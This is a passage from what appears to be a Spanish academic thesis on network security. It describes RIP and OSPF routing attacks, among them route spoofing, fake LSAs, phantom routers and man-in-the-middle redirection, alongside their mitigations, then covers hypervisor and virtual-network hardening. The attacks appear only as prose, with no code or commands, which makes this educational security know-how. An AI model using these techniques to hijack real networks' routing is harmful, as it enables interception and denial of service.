Es un protocolo fácil de configurar si lo comparamos con otros protocolos de intercambio de información en redes IP. Tiene la ventaja de ser un protocolo abierto, puede admitir versiones derivadas aunque no necesariamente compatibles, está soportado por la mayoría de los fabricantes, y puede ser autenticado, es decir, puede utilizar contraseñas y métodos de autenticación PAP o CHAP para recibir o comunicar las rutas. La gran desventaja que tiene es que solo utiliza el número de saltos como métrica a la hora de decir las rutas, no tiene en consideración otras variables como podría ser el ancho de banda o el retardo, entre otras.

En RIP existen dos tipos de mensajes, de petición y de respuesta. Un mensaje de petición lo envía un router o equipo que acaba de ser iniciado y que solicita la información de los vecinos. Los mensajes de respuesta pueden ser de tres tipos:

- Dan respuesta a las peticiones.
- Mensajes cada 30 segundos para indicar a los vecinos que se encuentra activo.
- Routing-update, mensajes enviados cada cierto tiempo y cuando la topología de red cambia. Cuando un router recibe un mensaje de este tipo que incluya cambios en una entrada, entonces actualiza su tabla de enrutamiento para reflejar la nueva ruta. El valor de la métrica de la ruta de acceso se incrementa en 1, y el remitente se indica como el siguiente salto.

El funcionamiento de RIP es sencillo, sigue el mismo proceso que la mayoría de protocolos de nivel de red:

- Cada interfaz configurada con RIP envía un mensaje de petición durante su inicio y solicita que todos los vecinos (multicast) envíen sus tablas de enrutamiento completas.
- Cada vecino envía un mensaje de respuesta a la interfaz que generó la petición. Cuando se reciben las respuestas se evalúa cada entrada de ruta, si una entrada de ruta es nueva el router receptor instala la ruta en la tabla de enrutamiento, si la ruta ya se encuentra en la tabla, la entrada existente se reemplaza si la nueva entrada tiene una mejor métrica.
- El router de inicio luego envía un routing-update a todas las interfaces habilitadas con RIP que incluyen su propia tabla de enrutamiento para que los vecinos puedan recibir la información acerca de todas las nuevas rutas.

4.4.3.2 Ataques y soluciones

RIP sí dispone de mecanismos para autenticar las comunicaciones, puede utilizar protocolos de autenticación y puede cifrar con MD5 las contraseñas. También utiliza la validación en origen (por IP) de las actualizaciones recibidas.

Como se infiere del párrafo anterior, RIP implementa algunos mecanismos que no tienen, por ejemplo, BGP o los protocolos de nivel de enlace. Aun así RIP es susceptible de sufrir ataques. RIP es un protocolo a nivel de red que utiliza una conexión UDP establecida entre los routers, por lo tanto es posible que sufra un típico ataque UDP Flood de denegación de servicio. En cuanto al propio diseño del protocolo, un atacante podría aprovecharse de sus características para realizar un ataque de denegación de servicio mediante manipulación de rutas (IP hijacking) o, un RIP Spoofing con el que se puede redirigir todo el tráfico de una red a través de un router malicioso.

El proceso del ataque sería relativamente sencillo. El primer paso sería escuchar el tráfico RIP, con lo que se obtendría información de:

- IP's origen de las actualizaciones (routers RIP legítimos).
- Si se usan contraseñas o no para validar las actualizaciones.
- Si la contraseña está cifrada se realizará un ataque para "romper" el cifrado.

Una vez que se ha obtenido toda la información necesaria, el ataque que se realice podría ser uno de los explicados anteriormente.

Denegación de servicio.

- Se envían actualizaciones falsas con la IP de origen autenticada o validada.
- Con las actualizaciones falsas lo que se intentará conseguir será encaminar toda una red a algún interfaz null o a una red inalcanzable (16 saltos).

RIP Spoofing.

- Se envían actualizaciones falsas con la IP de origen autenticada o validada.
- Con las actualizaciones falsas lo que se intentará conseguir será encaminar toda una red a través de otra máquina, otro router o similar que esté bajo el control del atacante
- Una vez que el atacante esté en posesión del tráfico redirigido puede analizarlo para obtener información de interés.
- Para completar el ataque será necesario volver a encaminar los paquetes hacia el verdadero destino.

Como solución se puede optar por utilizar cifrados en las contraseñas en todo momento, autenticar RIP mediante CHAP, filtrar y utilizar listas de acceso para el puerto 520 de UDP, usar rutas estáticas, utilizar OSPF, o simplemente controlar las tablas de los elementos RIP de la red para encontrar cambios no esperados.

4.4.4 OSPF

4.4.4.1 Introducción

OSPF son las siglas de Open Shortest Path First (Protocolo de Información de Enrutamiento). Es un protocolo de puerta de enlace interna o IGP (Internal Gateway Protocol) con dos características primarias:

- Es un protocolo abierto, las especificaciones de OSPF son de dominio público y están publicadas en la RFC 1247.
- Está basado en el algoritmo SPF o algoritmo de Dijkstra. Usa *cost* como su medida de métrica y construye una base de datos enlace-estado (link-state database, LSDB) idéntica en todos los enrutadores de la zona.

A diferencia de RIP, OSPF puede operar dentro de un entorno jerarquizado. La mayor entidad en la jerarquía es el sistema autónomo (AS), que es un conjunto de redes bajo una administración común que comparte una estrategia de enrutamiento común. OSPF es un protocolo de enrutamiento intra-AS (puerta de enlace interna), aunque es capaz de recibir y enviar rutas a otros AS.

Una red OSPF se puede descomponer en regiones (áreas) más pequeñas. Hay un área especial llamada área **backbone** que forma la parte central de la red y donde hay otras áreas conectadas a ella. Las rutas entre diferentes áreas circulan siempre por el backbone, por lo tanto todas las áreas deben conectar con el backbone. Si no es posible hacer una conexión directa con el backbone, se puede hacer un enlace virtual entre redes.




Figura 78.Zonas y tipos de router en OSPF.

Como podemos ver en la figura 78, existe una clasificación para los routers OSPF. Un router clásico enruta cualquier paquete destinado a cualquier punto del área en el que se encuentra (enrutamiento intra-area), mientras que para el enrutamiento entre áreas tenemos:

- **Routers fronterizos de área o ABRs (Area Border Routers).** Mantienen la información topológica de su área y conectan ésta con el resto de áreas,

permitiendo enrutar paquetes a cualquier punto de la red (inter-area routing).

- **Routers fronterizos del AS o ASBRs (Autonomous System Border Routers).** Pueden encaminar paquetes fuera del AS en que se alojen, es decir, a otras redes conectadas al Sistema Autónomo o resto de Internet (external routing).

El algoritmo Shortest Path First (SPF) es la base de las operaciones en OSPF. Cuando un router SPF se conecta, inicializa sus protocolos de enrutamiento y sus estructuras de datos a la espera de que protocolos de niveles más bajos indiquen que sus interfaces son funcionales.

Después de que un router está seguro de que sus interfaces están funcionando, utiliza los mensajes OSPF Hello para adquirir vecinos, que son enrutadores con interfaces a una red común. El router envía paquetes Hello a sus vecinos y recibe sus paquetes Hello. Además de ayudar a adquirir vecinos, estos paquetes también actúan como indicadores de conexiones abiertas para que los routers sepan que otros routers siguen estando operativos.

En las redes multiacceso (redes de apoyo a más de dos routers), el protocolo Hello elige un router principal y un router de respaldo. Entre otras cosas, el enrutador principal es responsable de generar LSAs (link-state advertisements) para toda la red de accesos múltiples. Los routers principales permiten una reducción del tráfico de red y del tamaño de la base de datos topológica.

Cuando las bases de datos de estado de enlace de dos enrutadores vecinos están sincronizadas, se dice que los routers son adyacentes. En las redes multiacceso, el router principal determina qué routers deben convertirse en adyacentes. Las bases de datos topológicas están sincronizadas entre pares de routers adyacentes.

Cada router envía periódicamente un LSA para proporcionar información sobre sus routers adyacentes o para informar a los demás cuando cambia el estado de un router. Comparando las adyacencias establecidas para los estados de enlace, los routers no pueden ser detectados rápidamente, y la topología de la red se puede modificar apropiadamente. A partir de la base de datos topológica generada por los LSAs, cada router calcula el árbol de ruta más corta, con el mismo como raíz. El árbol de ruta más corta, a su vez, produce una tabla de enrutamiento.

4.4.4.2 Ataques y soluciones

Existen muchos trabajos en los que se desarrollan vectores de ataque a partir del propio diseño del protocolo. Algunos de ellos atienden a las siguientes características:

LSAs falsos. El atacante envía LSAs con información falsa haciéndose pasar por el router que tiene el control. El atacante anuncia que está conectado a determinadas redes aisladas, o también puede falsificar los costes de los vínculos reales o falsos a los vecinos. Este vector de ataques es simple y se puede ejecutar fácilmente, pero

tienen una eficacia limitada ya que el atacante sólo puede falsificar un pequeño trozo de la topología AS, su vecindad inmediata.

Mensajes Hello falsos. El atacante envía mensajes Hello falsos a la red que quiere atacar. Mediante estos mensajes se puede hacer creer a otros routers de la red que hay enlaces a nuevos vecinos o que los vecinos existentes se encuentran desconectados. Este ataque solo tiene efectos a nivel de red local.

Router fantasma. Un router "fantasma" envía al router víctima una falsa LSA, que parece ser el último LSA enviado por el router víctima. El LSA falso es aceptado como legítimo, ya que ha sido diseñado para tener el mismo número de secuencia apropiado, la suma de comprobación y la edad (tiempo de "vida" del enlace, que son las tres cosas que OSPF comprueba para determinar la legitimidad de los LSA). Al mismo tiempo el router fantasma envía a un segundo router de la red un LSA que parece que ha sido enviado desde el router víctima. El LSA se etiqueta con el número de secuencia que se asignará al siguiente LSA que el router víctima envía. Mientras tanto, el router víctima rechaza el falso LSA del router fantasma y envía un LSA de respuesta que es una copia de su último LSA legítimo. Cuando el LSA de respuesta del router víctima llega al segundo router, parece ser idéntico al LSA que el segundo router acaba de recibir desde el router fantasma. Esto se debe a que el LSA de respuesta y el LSA falso tienen idénticos números de secuencia, sumas de comprobación y edad.

También existen ataques que producen redirecciones de tráfico con lo que se podrían obtener los siguientes vectores:

Denegación de servicio. Introduciendo un router OSPF en la red y enviando un LSA con información falsa a un vecino se puede conseguir que un router legítimo encamine los paquetes que van dirigidos a otra red hacia una interfaz null (Remotely triggered black hole routing).

Bucles. En este caso sería necesario enviar un LSA con información falsa a un router indicándole que una de las redes a las que se llega directamente a través de unas de sus interfaces, se alcanza a través de un router vecino. De esta manera se produce un bucle como se puede observar en la figura 79.




Figura 79.Bucles en OSPF.

Man in the middle. En este tipo de ataque sería necesario enviar dos LSA falsificados. Uno estaría dirigido al router victima (donde se encuentra la red que el atacante quiere “analizar”) indicándole que para llegar a otras redes debe de pasar por el router del atacante. El segundo LSA se enviaría al router al que iban dirigidas las peticiones legítimas, de esa manera el tráfico de vuelta pasa por el router atacante antes de llegar a la red victima.

4.5 Mejorar la seguridad de entornos virtuales

Como se comentó en la introducción del capítulo, este punto no es una revisión de los ataques que pueden sufrir los entornos virtuales, sino una introducción a los conceptos y a las buenas prácticas de la seguridad en un entorno virtualizado.

Los ataques que puede sufrir una infraestructura virtual son los mismos que si la infraestructura es puramente física. Los protocolos de nivel 2 y nivel 3 van a ser los mismos, y los servicios ofrecidos por máquinas virtuales son los mismos que en infraestructuras físicas, por lo tanto, los ataques que puede sufrir nuestro data center virtualizado son los mismos que si fuera un data center con servidores físicos.

4.5.1 Introducción

Una infraestructura de red no es segura si uno de sus elementos no es seguro. Este hecho también es aplicable a una infraestructura virtual, los elementos virtuales deben ser seguros para que toda la infraestructura lo sea. Es necesario aclarar que añadir virtualización no es equivalente a añadir seguridad.

El modelo de seguridad para sistemas de virtualización puede ser descrito como nos muestra Edward L. Haletky en su libro sobre seguridad en infraestructuras virtuales [28]. En este caso he añadido un punto extra para diferenciar el data center de forma completa y el data center de manera individual, es decir, los hosts físicos los cuales integrarán los servidores de virtualización:

- Asegurar el data center completo.
- Asegurar el data center individual, host físico.
- Asegurar el servidor de virtualización, hipervisor.
- Asegurar la red virtual.
- Asegurar la red física.
- Asegurar la maquina virtual.
- Asegurar la aplicación.
- Asegurar el usuario.

Si nos centramos en la arquitectura virtual tenemos los siguientes elementos: servidor de virtualización, red virtual y máquina virtual. Estos elementos son los más importantes de la infraestructura virtual, son los que tienen que permanecer seguros individualmente para que globalmente hablemos de una infraestructura segura.

Los **servidores de virtualización** se están convirtiendo en la nueva estructura central de los data centers modernos, si el servidor de virtualización es inseguro entonces toda la infraestructura virtual puede estar comprometida.

Una vez que los servidores de virtualización sean seguros, será necesario diseñar una **red virtual** segura. Las diferencias con la red física es que los cables ya no son imprescindibles y todo lo que se necesita está en el software. Podemos afirmar que la seguridad de toda la red dependerá de la red física más la seguridad de la red virtual.

Si disponemos de servidores seguros y también de redes seguras, es la hora de centrarnos en las **máquinas virtuales**. La principal preocupación aquí es no exponer más de lo necesario a fin de lograr la seguridad. Los usuarios finales, entre los que estarían los hackers, no deben de saber si están accediendo a una máquina virtual o no. Cada máquina virtual tendrá un sistema operativo invitado que tendrá sus propias características y funcionalidades de seguridad, esto es lo que marca la seguridad en la máquina virtual. Una máquina virtual es segura si y solo si lo es el sistema operativo invitado que integra.

En cuanto a las **aplicaciones**, hay que pensar que la seguridad de las aplicaciones no afecta solamente a la máquina virtual en la que presta servicio sino que compromete a toda la infraestructura virtual.

Y por último el **usuario**. Es necesario disponer de un entorno en el que el usuario esté seguro y sus operaciones se mantengan aisladas del resto de usuarios en una infraestructura en la que todo está compartido y a la vez todo está aislado. Hay que señalar que las máquinas virtuales no tienen acceso directo al hardware (de manera experimental se ha conseguido en algunos casos), por lo que técnicas de autenticación a nivel de capa de enlace no son posibles.

En los siguientes puntos nos centraremos en la seguridad sobre los puntos más interesantes a nivel de infraestructura, la seguridad de los servidores (hipervisor) y la seguridad de una red virtual.

4.5.2 Infraestructura virtual: servidores

En el capítulo 2 se presentaron los dos posibles modelos de arquitectura con hipervisores que podemos encontrar:

- Tipo 1, directamente sobre el hardware.
- Tipo 2, el hipervisor se ejecuta sobre un sistema operativo en el host.

Es necesario entender la arquitectura ya que los servidores de una infraestructura virtual están formados pos los dos modelos. Los host físicos que tendrán máquinas virtuales implementadas dispondrán de un servidor de virtualización de tipo 1, mientras que servidores de administración de la infraestructura virtual suelen disponer de servidores de tipo 2 ya que normalmente son computadoras dedicadas a la administración de varios entornos, no solo del entorno virtual.

Para mantener seguros los servidores es necesario que mantengamos seguro el hipervisor.

4.5.2.1 Seguridad del hipervisor

El problema que se encuentra aquí es que no se puede conocer realmente como funcionan los hipervisores propietarios al no tener el código fuente abierto. Aun así,

nos centraremos en entender solamente el kernel virtual, al ser el elemento de interacción entre lo físico y lo virtual, la seguridad de éste se vuelve muy importante.

El kernel de los hipervisores permite la interacción entre el host físico y las máquinas virtuales. Algunas de las funcionalidades que provee son:

- Controla los recursos del host como la CPU o la memoria, y los asigna a las máquinas virtuales.
- Regula, mediante switches virtuales, las comunicaciones entre los sistemas operativos invitados y el exterior (de vNIC a pNIC).
- Ofrece una capa de hardware virtual, es el único hardware que ven las máquinas virtuales.

El control de los recursos del host es lo que plantea el mayor riesgo en cuanto a seguridad, si se logra controlar alguno de ellos de manera fraudulenta podría tener unos resultados muy negativos para la infraestructura. Recordemos que con que un elemento de la infraestructura sea débil, toda la infraestructura puede verse comprometida.

Acceso a CPUs.

Los procesadores o CPUs de los hosts físicos son virtualizados mediante CPUs virtuales. Dependiendo del hipervisor se pueden asignar varios CPUs virtuales a una misma máquina, y cada CPU virtual está mapeado a un CPU físico pero no lo ocupa totalmente. Un mismo CPU físico puede estar asignado a varios CPUs virtuales.




Figura 80.Asignación de CPUs con un entorno de máquinas virtuales.

Se debe tener cuidado en este punto ya que se podría provocar una denegación de servicio al consumir recursos. El kernel puede asignar a una máquina virtual varias CPU físicas a través de las CPUs virtuales que tenga asignadas, si todas las máquinas

virtuales se asignan a una sola CPU física se fuerza al sistema a utilizar solamente una CPU y se produciría una grave degradación del servicio. Además si la CPU a la que se asignan las máquinas virtuales es la misma que la que utiliza el hipervisor (normalmente se reserva una CPU para el hipervisor) podría producir errores de procesamiento y pérdida de disponibilidad de todo el host físico.

Acceso a memoria.

El kernel controla todos los accesos que se realizan a la memoria física del host desde las máquinas virtuales. La asignación de memoria se controla de diversas formas dependiendo del hipervisor, pero siempre asigna la memoria según el uso y las máquinas activas en cada momento.

El problema que se tiene con la memoria, un recurso escaso, es que se asigne de inicio a una máquina más memoria de la que se vaya a usar. Provoca una degradación del servicio al no poder tener en activo más servicios que necesitarían parte de la memoria que se le ha asignado a la máquina virtual.

Acceso a almacenamiento.

La infraestructura virtual necesita de almacenamiento. En data centers las máquinas virtuales no están físicamente almacenadas en los hosts, sino que están en los servidores de almacenamiento y se comunican con los hosts físicos mediante redes internas (FCoE, SAN, iSCSI). Un administrador de los servidores de virtualización tiene un nivel de permisos que le permite tener acceso a todos los datos almacenados, por lo tanto tienen acceso a los datos ubicados en discos virtuales.

Como medida de seguridad en el acceso a almacenamiento, es necesario controlar los permisos de acceso con los que trabajan herramientas de terceros para producir backups. Es posible que a partir de este tipo de herramientas se pueda tener acceso ilegitimo al almacenamiento virtual.

4.5.2.2 El hipervisor y la red

Aunque hablaremos de redes virtuales cabe destacar los elementos que implementa el kernel del hipervisor para poder, como mínimo, tener comunicaciones con la red exterior. Puede disponer de switches virtuales que permiten crear redes virtuales entre las máquinas virtuales dentro de un host o entre máquinas virtuales de distintos hosts.

El switch virtual no es más que un software que representa las funcionalidades de un conmutador de red de nivel 2. Esas funcionalidades deben de incluir mejoras dirigidas a la red virtual así como proveer cierta seguridad de red. Al actuar de la misma manera que un switch físico, el switch virtual es susceptible a recibir los mismos ataques que se han comentado a lo largo de este capítulo pero no

necesariamente tienen que afectarle. Los ataques que sí sufre son los de nivel 3, ya que el switch solo actúa sobre el nivel 2 además de que los objetivos en esos ataques son los sistemas operativos

MAC flooding.

Los switches virtuales no están afectados por este ataque. La razón es que el kernel puede almacenar las direcciones MAC de las máquinas virtuales y de los switches físicos sin necesidad de mirar el tráfico físico de red para encontrar esas direcciones. Todas las máquinas virtuales tienen sus direcciones MAC asignadas por el servidor de virtualización y esta información es conocida por el switch virtual.

ARP Poisoning.

Este ataque si tiene efectos en infraestructuras virtuales ya que el objetivo del ataque es la pila de red del sistema operativo invitado, y no el switch virtual o la tarjeta de red virtual.

Tormenta multicast.

En este ataque el switch inunda el tráfico con mensajes multicast con la esperanza de sobrecargar el switch y tener que enviar paquetes a otras VLAN. Un switch virtual no envía paquetes más allá de su dominio de broadcast, por ello no se ve afectado por este tipo de ataques.

Ataque sobre el protocolo Spanning Tree.

Los switches virtuales no tienen soporte de STP por lo que no se ven afectados por ataques de este tipo.

Si se implementan switches virtuales de terceros es posible que tengan soporte de STP y puedan ser vulnerables a estos ataques, pero lo normal es que no se de soporte y se utilicen otros protocolos. Por ejemplo, el switch virtual distribuido Nexus 1000v de Cisco no tiene soporte para STP y utiliza otras técnicas para evitar bucles.

4.5.3 Infraestructura virtual: red

Para diseñar una red virtual segura se han de tener en cuenta muchos aspectos, al igual que con el diseño de las redes físicas. Hay que saber que servicios se van a tener, que servicios se van a ofrecer o que arquitectura de almacenamiento utilizar.

En una infraestructura virtual segura lo principal es disponer de una topología de red segregada, no podemos tener una red plana. Es necesario tener claro las zonas que se van a implementar en la red, así como las redes necesarias para la administración de la infraestructura virtual. Todas las zonas de seguridad tendrán un impacto sobre el diseño y la funcionalidad de la red virtual. Por ello, es muy importante definir las zonas que van a existir y qué máquinas virtuales, pNICs, grupos de puertos y conmutadores virtuales estarán ubicadas dentro de estas zonas.

Según el sistema de virtualización elegido será necesario disponer de varias subredes de gestión pero para exponer un caso genérico se considerará una sola subred para la gestión de la virtualización. La red de gestión junto con la red de almacenamiento y la red de máquinas virtuales, forman las zonas estándar para una infraestructura virtual.

Zona de máquinas virtuales.

Esta zona de seguridad contiene todas las máquinas virtuales que no forman parte de las demás zonas ni son elementos de red virtualizados (firewalls o switches). Esta zona puede ser dividida en otras zonas más pequeñas, algunas de ellas son:

- **Red de producción.** En esta red se encuentran todas las máquinas virtuales que ofrecen un servicio necesario para el día a día. Son servicios que han sido probados y ofrecen cierta confianza.
- **Red de desarrollo.** Las máquinas virtuales de la red de desarrollo se encuentran bajo pruebas, tanto a nivel de seguridad como de aplicaciones. No son servicios vitales pero si que disponen de mucha información si lo que se prueba en la red son futuros negocios de la organización.
- **DMZ.** Al igual que en una red física, la DMZ es el blanco de la mayoría de ataques recibidos. En esta red se ubican los servicios ofrecidos al exterior. Es necesario monitorizar esta red y mantenerla aislada de las demás.
- **VDI.** La zona Virtual Desktop Infrastructure (VDI) es la referente a los escritorios virtuales. VDI proporciona al usuario final un PC virtual cuya apariencia y comportamiento es exactamente igual a su PC actual tanto si trabaja desde la oficina como si está en casa o de viaje. Los archivos y el perfil de usuario se almacenan de forma centralizada, por lo que no es necesario disponer de los archivos de forma local.

Zona de administración.

Los servidores de virtualización requieren de interfaces de administración para poder gestionarlos de manera remota y centralizada. Normalmente las comunicaciones se cifran utilizando SSL (por medio de conexiones VPN), pero aun así conviene utilizar una red física o VLAN independiente para estas tareas.

Zona de almacenamiento.

Los datos en movimiento requieren de una red separada y, por lo tanto, de una zona de seguridad. La mejor práctica es separar las redes de almacenamiento con sus propios cables, switches, y similares. Esto crea una zona de seguridad de almacenamiento, la cual es la configuración por defecto para el almacenamiento Fibre Channel.

Lo habitual es que los servidores de virtualización utilicen sistemas de almacenamiento tipo SAN para almacenar todas las máquinas virtuales y sus datos. Dependiendo del tipo de dispositivos de almacenamiento utilizados, además de cifrado en la transmisión de datos, se puede implementar autenticación (mediante CHAP por ejemplo).




Figura 81.Segmentación de redes en un host.

En realidad no solo vale con segmentar la red para ofrecer seguridad en una red de máquinas virtuales (DMZ, producción, desarrollo o VDI). En el capítulo 9 de [28] se analiza un host dedicado a la virtualización en el que dependiendo del número de switches físicos externos, tarjetas de red físicas y switches virtuales, la seguridad es aceptable o no para una red de máquinas virtuales. El autor nos indica que un host con 4 tarjetas de red virtuales ofrece la mejor seguridad cuando está dedicado a una zona específica de seguridad para la red de máquinas virtuales en uso.

4.5.3.1 Uso de firewalls virtuales

El uso de firewalls virtuales nos ofrece una capa más de seguridad sobre la que nos da la segregación de las redes virtuales. Tal y como se observa en la figura 82, el firewall establece un clásico diseño de 3 patas para separar las redes de administración y la de máquinas virtuales de la red exterior. Al ser virtual, se pueden añadir tarjetas de red virtual al firewall según las necesidades.




Figura 82.Segmentación de redes en un host mediante firewall virtual.

El uso del firewall también ofrece las funcionalidades VPN necesarias para la administración de los servidores de virtualización desde una red externa a la de administración. Mediante el uso de firewalls virtuales y otros elementos de seguridad ya comentados en el capítulo 3, y un buen diseño de red segmentada, se puede obtener un gran nivel de seguridad sobre las redes virtuales.

Una vez que se disponga de seguridad a nivel de hipervisor y a nivel de red, las amenazas sobre la infraestructura virtual quedan aisladas al nivel de las máquinas virtuales.

Capítulo 5
Laboratorio virtual

5.1 Introducción

En seguridad informática es indispensable un laboratorio con varias maquinas virtuales que nos permita analizar lo que sucede en los distintos equipos y la comunicación existente entre ellos. Por ello se implementarán dos laboratorios virtuales para fines distintos, también serán implementados de dos formas diferentes pero ambas virtuales. Uno de los objetivos principales es probar la mayoría de las herramientas de software libre que se han mencionado a lo largo de todo el proyecto, en una infraestructura común y funcionando a la vez.

El objetivo del **primer laboratorio** es la implementación, mediante herramientas de código abierto (exceptuando la plataforma de virtualización), de una red de pruebas donde se integrará un Firewall/UTM. La red estará completamente virtualizada, uno de los temas de este proyecto.

Dicha red tendrá la topología mostrada a continuación:




Figura 83.Infraestructura creada en el laboratorio virtual 1.

Una vez tengamos la infraestructura preparada se procederá a la configuración de las reglas de:

- Firewall
- Sistema de detección/prevención de intrusos
- VPN
- Port forwarding

